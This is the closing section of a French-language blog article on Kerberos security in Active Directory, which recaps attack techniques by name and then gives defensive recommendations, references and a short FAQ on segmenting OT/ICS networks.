La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Articles connexes

- C2 Frameworks 2026 : Mythic vs Havoc vs Sliver en 2026

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)

- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment segmenter efficacement un reseau OT/ICS selon le modele Purdue pour reduire les risques cyber ?


La segmentation selon le modele Purdue implique de structurer le reseau en niveaux hierarchiques : niveau 0 (capteurs et actionneurs), niveau 1 (controleurs PLC/RTU), niveau 2 (supervision SCADA/HMI), niveau 3 (operations et MES), et la DMZ industrielle separant l'OT de l'IT. Chaque transition entre niveaux doit etre controlee par des firewalls industriels avec des regles specifiques aux protocoles OT comme Modbus, OPC-UA ou DNP3. Les flux doivent etre strictement unidirectionnels du niveau superieur vers l'inferieur grace a des data diodes pour les segments les plus critiques.

Quels protocoles industriels sont les plus vulnerables aux attaques et comment les securiser ?

Les protocoles les plus vulnerables sont Modbus TCP (aucune authentification ni chiffrement natif), DNP3 (authentification optionnelle rarement activee), OPC Classic/DCOM (surface d'attaque Windows large), et BACnet (pas de controle d'acces). La securisation passe par l'encapsulation dans des tunnels TLS ou VPN IPsec, le deploiement de solutions de monitoring passif comme Claroty ou Nozomi Networks pour detecter les anomalies protocolaires, la mise en place de listes blanches de commandes autorisees, et la migration progressive vers OPC-UA avec authentification par certificats X.509.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr

© 2025 — Reproduction interdite sans autorisation.